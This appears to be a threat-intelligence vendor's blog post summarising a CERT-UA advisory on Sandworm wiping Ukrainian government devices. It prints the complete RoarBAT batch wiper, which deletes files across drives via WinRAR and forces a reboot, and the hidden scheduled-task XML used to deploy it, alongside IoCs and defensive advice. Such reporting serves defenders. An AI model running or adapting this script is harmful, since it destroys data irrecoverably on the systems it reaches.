


Sandworm Attackers Use WinRAR to Wipe Data from Government Devices

 socradar.io/sandworm-attackers-use-winrar-to-wipe-data-from-government-devices/

May 4, 2023

Sandworm (UAC-0165), a Russian hacking group, has been linked to an attack on Ukrainian state networks that involved wiping data from government devices using WinRAR, according to an advisory from the Ukrainian Government Computer Emergency Response Team (CERT-UA).

The attackers accessed critical systems by exploiting VPN accounts lacking multi-factor authentication (MFA). Then, they deleted files from Windows and Linux devices using scripts with the **WinRAR** archiving program.

How Did the Sandworm Attackers Wipe the Data?

Sandworm attackers used a BAT script while targeting Windows operating systems. The script, called “**RoarBAT**,” can search disks and specific directories for numerous file types and archive them using WinRAR. The RoarBAT can search for the following file types: .doc, .docx, .rtf, .txt, .xls, .xlsx, .ppt, .pptx, .vsd, .vsdx, .pdf, .png, .jpeg, .jpg, .zip, .rar, .7z, .mp4, .sql, .php, .vbk, .vib, .vrb, .p7s, .sys, .dll, .exe, .bin, and .dat.

```
@echo off
set d=%cd%\%RANDOM%
for %%a in (C:\Users,D:,E:,F:,G:,Q:,W:,E:,R:,T:,Y:,U:,I:,O:,P:,S:,H:,X:,Y:,Z:)
do (
  for %%b in
  (.doc,.docx,.rtf,.txt,.xls,.xlsx,.ppt,.pptx,.vsd,.vsdx,.pdf,.png,.jpeg,.jpg,
  .zip,.rar,.7z,.mp4,.sql,.php,.vbk,.vib,.vrb,.p7s) do (
    for /f "delims=" %%c in ('dir /s /b /o:gn %%a\*%%b') do (
      takeown /a /f "%%c"
      WinRAR.exe a -df %d% "%%c" & del %d%*
    )
  )
)
for %%e in (C:\Windows\System32\drivers,C:\Windows\WinSxS,"C:\Program
Files","C:\Program Files (x86)") do (
  for %%f in (.sys,.dll,.exe,.bin,.dat) do (
    for /f "delims=" %%g in ('dir /s /b /o:gn %%e\*%%f') do (
      takeown /a /f "%%g"
      WinRAR.exe a -df %d% "%%g" & del %d%*
    )
  )
)
del /f WinRAR.exe
shutdown -r -t 0
```

RoarBat scans all drives for designated file types (Source: CERT-UA)

The Sandworm attackers utilized the “-df” command-line option while running WinRAR, which led to deleting files as they were archived. Data on the devices were wiped following the deletion of the archives by using the **del** command combined with the name of the archive file.

According to CERT-UA, the RoarBAT script was distributed to devices on the Windows domain using Group Policy through a scheduled task.

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.3" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Author [redacted] \Administrator</Author>
    <URI>\UpdateRarService</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <StartBoundary>2023-04-25T10:05:47Z</StartBoundary>
      <Enabled>>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>LeastPrivilege</RunLevel>
      <UserId>NT AUTHORITY\System</UserId>
      <LogonType>S4U</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>>false</AllowHardTerminate>
    <StartWhenAvailable>>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT5M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>>false</StopOnIdleEnd>
      <RestartOnIdle>>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>>true</AllowStartOnDemand>
    <Enabled>>true</Enabled>
    <Hidden>>true</Hidden>
    <RunOnlyIfIdle>>false</RunOnlyIfIdle>
    <DisallowStartOnRemoteAppSession>>false</DisallowStartOnRemoteAppSession>
    <UseUnifiedSchedulingEngine>>false</UseUnifiedSchedulingEngine>
    <WakeToRun>>true</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Users\update1.bat</Command>
    </Exec>
  </Actions>
</Task>
```

Приклад запланованого завдання, що забезпечує запуск RoarBat.

A scheduled task is established to execute the BAT script (Source: CERT-UA)

The threat actors used a Bash script on Linux systems, which employed the “**dd**” utility to overwrite target files with zero bytes, making file recovery unlikely or impossible.

The attackers likely used legitimate programs such as ‘dd’ and WinRAR to avoid detection by security software.

CERT-UA has stated that this incident is similar to a previous destructive attack that targeted the Ukrainian state news agency called “**Ukrinform**” in January 2023. This attack was also attributed to Sandworm.

The organization notes that the method used to carry out the attack, the IP addresses of the attackers, and the fact that a modified version of RoarBat was used all provide evidence of the similarity between the two incidents.

Recommendations

To protect against cyber attacks, CERT-UA recommends that all critical organizations in the country:

1. Reducing their attack surface

- Patching vulnerabilities
- Disabling unnecessary services
- Restricting access to management interfaces

2. Monitoring their network traffic and logs

3. Protecting VPN accounts with multi-factor authentication

Indicators of Compromise (IoC)

Files:

UpdateRarService:

C0a7da9ba353c272a694c2f215b29a63

76f06d84d24d080201afee5095e4c9a595f7f2944d9911d17870653bbfefefe8

update1.bat (RoarBat):

6b30bd1ff03098dcf78b938965333f6e

27ff9d3f925f636dcdc0993a2caaec0fa6e05c3ab22700f055353a839b49ab38

WinRAR.exe (Command line RAR):

4e75f4c7bcc4db8ff51cee9b192488d6

cb3cc656bb0d0eb8ebea98d3ef1779fb0c4eadcce43ddb72547d9411bcd858bc

Host:

- C:\Users\update1.bat
- UpdateRarService

Network:


- 188[.]72.101.3
- 188[.]72.101.4
- 194[.]28.172.172
- 194[.]28.172.81

How Can SOCRadar Help?

It is crucial to continuously track threat actors' activities to gain insights into their **tactics, techniques, and procedures (TTPs)** and improve the detection and prevention of malicious activities.

SOCRadar detects threat actor activity by using automated data collection, classification, and **AI-driven** analysis of hundreds of sources across the web.

You can search for threat actors via SOCRadar's Threat Actor Tracking module and find a full examination of them, including IOCs, TTPs, related **YARA/Sigma rules**, and the latest mentions. The wealth of information on SOCRadar's platform can help you define use cases and improve your ability to detect and prevent malicious activities.



SOCRadar's Threat Actor Tracking tab

GET INSTANT ALERTS
ON DARK WEB THREATS TARGETING
YOUR ORGANIZATION.

REQUEST DEMO

